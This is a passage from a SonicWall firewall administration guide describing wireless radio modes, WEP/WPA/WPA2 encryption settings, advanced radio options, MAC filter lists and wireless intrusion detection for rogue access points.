  - **Weekend Hours** or **SA-SU 00:00-24:00** (these two options are the same schedules)
- **Country Code**: The country code determines which regulatory domain the radio operation falls under.
- **Radio Mode**: Select your preferred radio mode from the **Radio Mode** menu. The wireless security appliance supports the following modes:
  - **2.4GHz 802.11n Mixed** - Supports 802.11b, 802.11g, and 802.11n clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.

TIP: For optimal throughput speed solely for 802.11n clients, SonicWall recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

  - **802.11n Only** - Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
  - **2.4GHz 802.11b/g Mixed** - Supports 802.11b and 802.11g clients simultaneously. If your wireless network comprises both types of clients, select this mode.
  - **802.11g Only** - If your wireless network consists only of 802.11g clients, you may select this mode for increased 802.11g performance. You may also select this mode if you wish to prevent 802.11b clients from associating.
  - **802.11b Only** - Select this mode if only 802.11b clients access your wireless network.

Topics:

802.11n Wireless Settings

When the wireless radio is configured for a mode that supports 802.11n, the following options are displayed:

- **Radio Band** (802.11n only): Sets the band for the 802.11n radio:
- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting.
- **Standard - 20 MHz Channel** - Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Standard Channel** drop-down menu is displayed.

- **Standard Channel** - This drop-down menu only displays when the 20 MHz channel is selected. By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity. Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area.

- **Wide - 40 MHz Channel** - Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** drop-down menus are displayed:
  - **Primary Channel** - By default this is set to **Auto**. Optionally, you can specify a specific primary channel.
  - **Secondary Channel** - The configuration of this drop-down menu is controlled by your selection for the primary channel:
    - If the primary channel is set to Auto, the secondary channel is also set to Auto.
    - If the primary channel is set to a specific channel, the secondary channel is set to the optimum channel to avoid interference with the primary channel.
- **Enable Short Guard Interval**: Specifies the short guard interval of 400ns (as opposed to the standard guard interval of 800ns). The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.
- **Enable Aggregation**: Enables 802.11n frame aggregation, which combines multiple frames to reduce overhead and increase throughput.

TIP: The **Enable Short Guard Interval** and **Enable aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (interference, weak signals, etc.), these options may introduce transmission errors that eliminate any efficiency gains in throughput.

- **SSID**: The SSID (service set identifier) can be changed to any alphanumeric value with a maximum of 32 characters. The default value for the SSID on a TZ Wireless appliance is ***sonicwall-*** plus the last four characters of the BSSID (basic service set ID, equal to the appliance MAC address); for example, `sonicwall-C587`.

802.11b/g Wireless Settings

When the wireless radio is configured for 802.11b or 802.11g, the **Channel** drop-down menu is displayed. An **Auto** setting allows the wireless security appliance to automatically detect and set the optimal channel for wireless operation based upon signal strength and integrity. Auto is the default channel setting, and it displays the selected channel of operation to the right. Alternatively, an operating channel within the range of your regulatory domain can be explicitly defined.

58

Configuring Wireless Security

Wireless > Security

- Wired Equivalent Protocol (WEP)
- Wi-Fi Protected Access (WPA and WPA2)
- Authentication Overview
- WPA/WPA2 Encryption Settings
- WEP Encryption Settings

Wired Equivalent Protocol (WEP)

Can be used to protect data as it is transmitted over the wireless network, but it provides no protection past the SonicWall. It is designed to provide a minimal level of protection for transmitted data, and is not recommended for network deployments requiring a high degree of security.

Wi-Fi Protected Access (WPA and WPA2)

Provides much greater security than WEP, but requires a separate authentication protocol, such as RADIUS, be used to authenticate all users. WPA uses a dynamic key that constantly changes, as opposed to the static key that WEP uses.

The SonicWall security appliance provides a number of permutations of WEP and WPA encryption.

Authentication Overview

Below is a list of available authentication types with descriptive features and uses for each:

WEP

- Lower security

- For use with older legacy devices, PDAs, wireless printers

WPA

- Good security (uses TKIP)
- For use with trusted corporate wireless clients
- Transparent authentication with Windows log-in
- No client software needed in most cases

WPA2

- Best security (uses AES)
- For use with trusted corporate wireless clients
- Transparent authentication with Windows log-in
- Client software install may be necessary in some cases
- Supports 802.11i “Fast Roaming” feature
- No backend authentication needed after first log-in (allows for faster roaming)

WPA2-AUTO

- Tries to connect using WPA2 security.
- If the client is not WPA2 capable, the connection will default to WPA.

WPA/WPA2 Encryption Settings

Both WPA and WPA2 support two protocols for storing and generating keys:

- **Pre-Shared Key (PSK)**—PSK allows WPA to generate keys from a pre-shared passphrase that you configure. The keys are updated periodically based on time or number of packets. Use PSK in smaller deployments where you do not have a RADIUS server.
- **Extensible Authentication Protocol (EAP)**—EAP allows WPA to synchronize keys with an external RADIUS server. The keys are updated periodically based on time or number of packets. Use EAP in larger, enterprise-like deployments where you have an existing RADIUS framework.

WPA2 also supports EAP and PSK protocols, but adds an optional AUTO mode for each protocol. WPA2 EAP AUTO and WPA2 PSK AUTO try to connect using WPA2 security, but will default back to WPA if the client is not WPA2 capable.

NOTE: EAP support is only available in Access Point Mode. EAP support is not available in Bridge Mode.


Topics:

WPA2 and WPA PSK Settings

Topics:

Encryption Mode

In the **Authentication Type** field, select either **WPA-PSK**, **WPA2-PSK**, or **WPA2-Auto-PSK**.



EAPOL Settings

- **V1**—selects the extensible authentication protocol over LAN version 1.
- **V2**—selects the extensible authentication protocol over LAN version 2. This provides better security than version 1, but may not be supported by some wireless clients.

WPA Settings

- **Cypher Type**—select TKIP. *Temporal Key Integrity Protocol* (TKIP) is a protocol for enforcing key integrity on a per-packet basis.
- **Group Key Update**—Specifies when the SonicWall security appliance updates the key. Select **By Timeout** to generate a new group key after an interval specified in seconds. Select **By Packet** to generate a new group key after a specific number of packets. Select **Disabled** to use a static key.
- **Interval**—If you selected **By Timeout**, enter the number of seconds before WPA automatically generates a new group key.

Preshared Key Settings (PSK)

- **Passphrase**—Enter the passphrase from which the key is generated. Click **Apply** in the top right corner to apply your WPA settings.


WPA2 and WPA EAP Settings

Topics:

- Encryption Mode
- WPA Settings
- EAPOL Settings
- Extensible Authentication Protocol Settings (EAP)

Encryption Mode

In the **Authentication Type** field, select either **WPA-EAP**, **WPA2-EAP**, or **WPA2-AUTO-EAP**.



WPA Settings

- **Cypher Type**—Select TKIP. *Temporal Key Integrity Protocol* (TKIP) is a protocol for enforcing key integrity on a per-packet basis.
- **Group Key Interval**—Enter the number of seconds before WPA automatically generates a new group key.

EAPOL Settings

- **V1**—selects the extensible authentication protocol over LAN version 1.
- **V2**—selects the extensible authentication protocol over LAN version 2. This provides better security than version 1, but may not be supported by some wireless clients.

Extensible Authentication Protocol Settings (EAP)

- **Radius Server 1 IP** and **Port**—Enter the IP address and port number for your primary RADIUS server.
- **Radius Server 1 Secret**—Enter the password for access to Radius Server
- **Radius Server 2 IP** and **Port**—Enter the IP address and port number for your secondary RADIUS server, if you have one.
- **Radius Server 2 Secret**—Enter the password for access to Radius Server

Applying Changes

Click **Apply** in the top right corner to apply your WPA settings.


WEP Encryption Settings

The SonicWall security appliance offers the following WEP encryption options:

- **WEP - Open system**: In open-system authentication, the SonicWall allows the wireless client access without verifying its identity.
- **WEP -Shared key**: Uses WEP and requires a shared key to be distributed to wireless clients before authentication is allowed.
- **Both (Open System & Shared Key)**: The **Default Key** assignments are not important as long as the identical keys are used in each field. If **Shared Key** is selected, then the key assignment is important.

To configure wireless security on the SonicWall, navigate to the **Wireless > Security** page and perform the following tasks:

1 Select the appropriate authentication type from the **Authentication Type** list.



2 In the **Default Key** drop-down menu, select which key will be the default key.

3 In the **Key Entry** menu, select if your keys will be **Alphanumeric** or **Hexadecimal**:

Key Types

Key Type	WEP - 64-bit	WEP - 128-bit	WEP - 152-bit
Alphanumeric (0-9, A-Z)	5 characters	13 characters	16 characters
Hexadecimal (0-9, A-F)	10 characters	26 characters	32 characters

4 You can enter up to four keys. For each key, select whether it will be 64-bit, 128-bit, or 152-bit. The higher the bit number, the more secure the key is.

5 Enter the keys.

6 Click **Apply**.

59

Configuring Advanced Wireless Settings

Wireless > Advanced


To access Advanced configuration settings for the SonicWall wireless security appliance, log into the SonicWall, click **Wireless**, and then **Advanced**. The **Wireless > Advanced** page is only available when the SonicWall is acting as an access point.

Topics:

Beaconing and SSID Controls

To configure the Beaconing and SSID Controls:


1 Select **Hide SSID in Beacon**. Suppresses broadcasting of the SSID name and disables responses to probe requests. Checking this option helps prevent your wireless SSID from being seen by unauthorized wireless clients.



2 Type a value in milliseconds for the **Beacon Interval**. Decreasing the interval time makes passive scanning more reliable and faster because Beacon frames announce the network to the wireless connection more frequently.

Advanced Radio Settings

The following other advanced settings can be configured.



1. **Enable Short Slot Time**: Select **Enable Short Slot Time** to increase performance if you only expect 802.11g traffic. 802.11b is not compatible with short slot time.
2. The **Antenna Diversity** setting determines which antenna the wireless security appliance uses to send and receive data.
3. Select **Full Power** from the **Transmit Power** menu to send the strongest signal on the WLAN. For example, select **Full Power** if the signal is going from building-to-building. **Half Power** is recommended for office-to-office within a building, and **Quarter Power** or **Eighth Power** are recommended for shorter distance communications.
4. Select **Short** or **Long** from the **Preamble Length** menu. **Short** is recommended for efficiency and improved throughput on the wireless network.
5. The **Fragmentation Threshold (bytes)** is 2346 by default. Increasing the value means that frames are delivered with less overhead but a lost or damaged frame must be discarded and retransmitted.
6. The **RTS Threshold (bytes)** is 2346 by default. If network throughput is slow or a large number of frame retransmissions is occurring, decrease the RTS threshold to enable RTS clearing.
7. The default value for the **DTIM Interval** is 1. Increasing the DTIM Interval value allows you to conserve power more effectively.
8. The **Association Timeout (seconds)** is 300 seconds by default, and the allowed range is from 60 to 36000 seconds. If your network is very busy, you can increase the timeout by increasing the number of seconds in the **Association Timeout (seconds)** field.
9. Set the **Maximum Client Associations** to limit the number of stations that can connect wirelessly at one time. The default is 128.
10. **Data Rate**: Select the speed at which the data is transmitted and received. **Best** automatically selects the best rate available in your area given interference and other factors. Or you can manually select a data rate.

11 **Protection Mode**: Protection can decrease collisions, particularly where you have two overlapping SonicPoints. However, it can slow down performance. **Auto** is probably the best setting, as it will engage only in the case of overlapping SonicPoints.

12 **Protection Rate**: The protection rate determines the data rate when protection is on. The slowest rate offers the greatest degree of protection but the slowest data transmission rate. Choose **1 Mbps**, **2 Mbps**, **5 Mbps**, or **11 Mbps**.

13 **Protection Type**: Select the type of handshake used to establish a wireless connection: **CTS-only** or **RTS-CTS**. 802.11b traffic is only compatible with **CTS**.

14 Click **Apply** in the top right corner of the page to apply your changes to the security appliance.

15 (Optional) Click **Restore Default** to return the radio settings to the default settings.

Configurable Antenna Diversity

The wireless SonicWall security appliances employ dual 5 dBi antennas running in diversity mode. The default implementation of diversity mode means that one antenna acts as a transmitting, and both antennas act as potential receiving antenna. As radio signals arrive at both antennas on the secure wireless appliance, the strength and integrity of the signals are evaluated, and the best received signal is used. The selection process between the two antennas is constant during operation to always provide the best possible signal. To allow for external (higher gain uni-directional) antennas to be used, antenna diversity can be disabled.

The SonicWall NSA 220 and 250M wireless security appliances employ three antennas. The Antenna Diversity is set to **Best** by default, this is the only setting available for these appliances.

The **Antenna Diversity** setting determines which antenna the wireless security appliance uses to send and receive data. You can select:

- **Best**—This is the default setting. When **Best** is selected, the wireless security appliance automatically selects the antenna with the strongest, clearest signal. In most cases, **Best** is the optimal setting.
- **1**—Select **1** to restrict the wireless security appliance to use antenna 1 only. Facing the rear of the appliance, antenna 1 is on the left, closest to the console port. You can disconnect antenna 2 when using only antenna 1.
- **2**—Select **2** to restrict the wireless security appliance to use antenna 2 only. Facing the rear of the appliance, antenna 2 is on the right, closest to the power supply. You can disconnect antenna 1 when using only antenna 2.

60


TZ Wireless MAC Filter List

Wireless > MAC Filter List

Wireless networking provides native MAC filtering capabilities which prevents wireless clients from authenticating and associating with the wireless security appliance. If you enforce MAC filtering on the WLAN, wireless clients must provide you with the MAC address of their wireless networking card. The SonicOS wireless MAC Filter List allows you to configure a list of clients that are allowed or denied access to your wireless network. Without MAC filtering, any wireless client can join your wireless network if they know the SSID and perhaps other security parameters to “break into” your wireless network.

This figure displays typical SonicWall MAC Filter List deployment scenarios:

Typical SonicWall MAC Filter List Deployment



Topics:


Deployment Considerations

Consider the following when deploying the MAC Filter List:

- For the SonicPoint-N appliance, this feature requires the gateway to store the MAC Filer List settings.
- For the SonicWall TZ series appliance's internal wireless, some members need to be added to the VAP structure to store the MAC Filter List settings and the complete function should be modified to set the configurations to the driver.
- MAC Filter List configurations are added to the Wireless Virtual Access Point (VAP) profile settings. They can be view by navigating to the **Wireless > Virtual Access Point** page.

Using the Wireless > MAC Filter List Page


In your management interface, navigate to the **Wireless > MAC Filter List** page.



MAC Filter List Page: Button and Field Descriptions

Name	Description
Accept Button	Applies and saves the latest configuration settings.
Cancel Button	Cancels the configuration.
Enable MAC Filter List Check box	Enables the MAC Filter List feature for the selected groups.
Allow List: Drop-Down	Selects the group you want the MAC Filter List to allow access to your wireless network. When you click the **Allow List** drop-down menu and select **Create New MAC Address Object group**, the **Add Address Object Group** dialog displays.
Deny List: Drop-Down	Selects the group you want the MAC Filter List to deny access to your wireless network. When clicking the Deny List drop-down and selecting **Create New MAC Address Object group**, the **Add Address Object Group** dialog displays.

Add Address Object Group Dialog



Add Address Object Group Wizard: Field Descriptions


Name	Description
Name: text field	Enter a name for the new address object group.
Left Panel	Displays the available objects. Select the objects you want to include in your new group.
Right Arrow Button	Transfers the selected objects from the left panel to the right panel.
Left Arrow Button	Transfers the selected objects from the right panel to the left panel.
Right Panel	Displays the objects selected for your new group.
OK Button	Applies the configuration.
Cancel Button	Cancels the configuration.

Configuring the MAC Filter List

To configure the MAC filter list to allow or deny address object groups:

1 Log into your SonicOS management interface.

2 Navigate to the **Wireless > MAC Filter List** page.




3 Click the **Enable MAC Filter List** checkbox.

4 Click the **Allow List** drop-down menu, select the address group you want to allow.

5 Click the **Deny List** drop-down menu, select the address group you want to deny.

6 To add new address objects to the allow and deny lists, click the drop-down menu and select **Create New MAC Address Object Group...** . The **Add Address Object** dialog displays.



7 In the **Name:** text field, enter a name for the new group.


8 In the left column, select the groups or individual address objects you want to allow or deny. You can use **Ctrl-click** to select more than one item at a time.

9 Click the **->** button to add the items to the group.

10 Click **OK**.

11 Click the **Accept** button.

12 Verify that your list was created.



61

Configuring Wireless IDS

Wireless > IDS


Wireless Intrusion Detection Services (IDS) greatly increase the security capabilities of the SonicWall wireless security appliances by enabling them to recognize and even take countermeasures against the most common types of illicit wireless activity. WIDS consists of three types of services, namely, Sequence Number Analysis, Association Flood Detection, and Rogue Access Point Detection. Wireless IDS logging and notification can be enabled under **Log > Categories** by checking the **WLAN IDS** box under **Log Categories** and **Alerts**.

Topics:

Access Point IDS

When the **Radio Role** of the wireless security appliance is set to **Access Point** mode, all three types of WIDS services are available, but Rogue Access Point detection, by default, acts in a passive mode (passively listening to other Access Point Beacon frames only on the selected channel of operation). Selecting **Scan Now** momentarily changes the Radio Role to allow the wireless security appliance to perform an active scan, and may cause a brief

loss of connectivity for associated wireless clients. While in **Access Point** mode, the **Scan Now** function should only be used if no clients are actively associated, or if the possibility of client interruption is acceptable.



Wireless Intrusion Detection Settings

Rogue Access Points have emerged as one of the most serious and insidious threats to wireless security. In general terms, an access point is considered rogue when it has not been authorized for use on a network. The convenience, affordability and availability of non-secure access points, and the ease with which they can be added to a network creates a easy environment for introducing rogue access points. Specifically, the real threat emerges in a number of different ways, including unintentional and unwitting connections to the rogue device, transmission of sensitive data over non-secure channels, and unwanted access to LAN resources. So while this doesn't represent a deficiency in the security of a specific wireless device, it is a weakness to the overall security of wireless networks.

